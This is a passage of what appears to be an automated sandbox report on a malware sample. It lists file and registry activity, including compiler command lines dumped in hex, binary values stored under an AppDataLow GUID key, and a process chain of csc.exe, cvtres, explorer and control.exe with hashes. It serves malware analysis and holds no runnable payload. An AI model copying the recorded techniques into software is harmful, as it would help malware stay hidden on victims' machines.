C:\Users\user\AppData\Local\Te mp\jery0dbp\jery0dbp.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6a 65 72 79 30 64 62 70 5c 6a 65	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad36 4e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Local\Temp\jery0dbp\je	success or wait	1	7FFB4B6EB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4B6EB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFB4B6EB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFB4B6EB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFB4B6EB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFB5077F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB5022B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB5022B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB5022B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB5022B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB50232625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB50232625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB50232625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB5022B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB5022B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB5022B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB5022B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB5022B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB5022B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB503012E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB502162DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFB502163B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB503012E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	120	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	120	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4B6EB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4B6EB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB503012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.dll	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.dll	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	2A59D04E9DB	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4B6EB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4B6EB526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	4C 04 00 00 08 80 00 00 F7 3B E0 08 86 95 DC 15 E7 1A B1 5C B3 3C 1F AF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	2A59D051057	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	75 B5 1D D6 3C 75 7E F7 E1 CC BB DE 1D 12 75 0D	success or wait	1	2A59D046438	RegSetValueExA

Analysis Process: conhost.exe PID: 1364 Parent PID: 5556

General

Start time:	21:20:18
Start date:	24/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 4908 Parent PID: 5556

General

Start time:	21:20:24
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.cmdline'
Imagebase:	0x7ff7fbaa0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 5016 Parent PID: 4908

General

Start time:	21:20:25
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES8664.tmp' 'c:\Users\user\AppData\Local\Temp\1453igkk\CSCD2500265572748DEA3D91E508E5342FB.TMP'
Imagebase:	0x7ff617aa0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 3360 Parent PID: 5556

General

Start time:	21:20:27
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.cmdline'
Imagebase:	0x7ff7fbaa0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6020 Parent PID: 3360

General

Start time:	21:20:28
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES9384.tmp' 'c:\Users\user\AppData\Local\Temp\jery0dbp\CSCF9697DD756E45B2A9442C531AA1339A.TMP'
Imagebase:	0x7ff617aa0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3388 Parent PID: 5556

General

Start time:	21:20:32
Start date:	24/11/2020

Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: control.exe PID: 4672 Parent PID: 6780

General

Start time:	21:20:37
Start date:	24/11/2020
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff657870000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
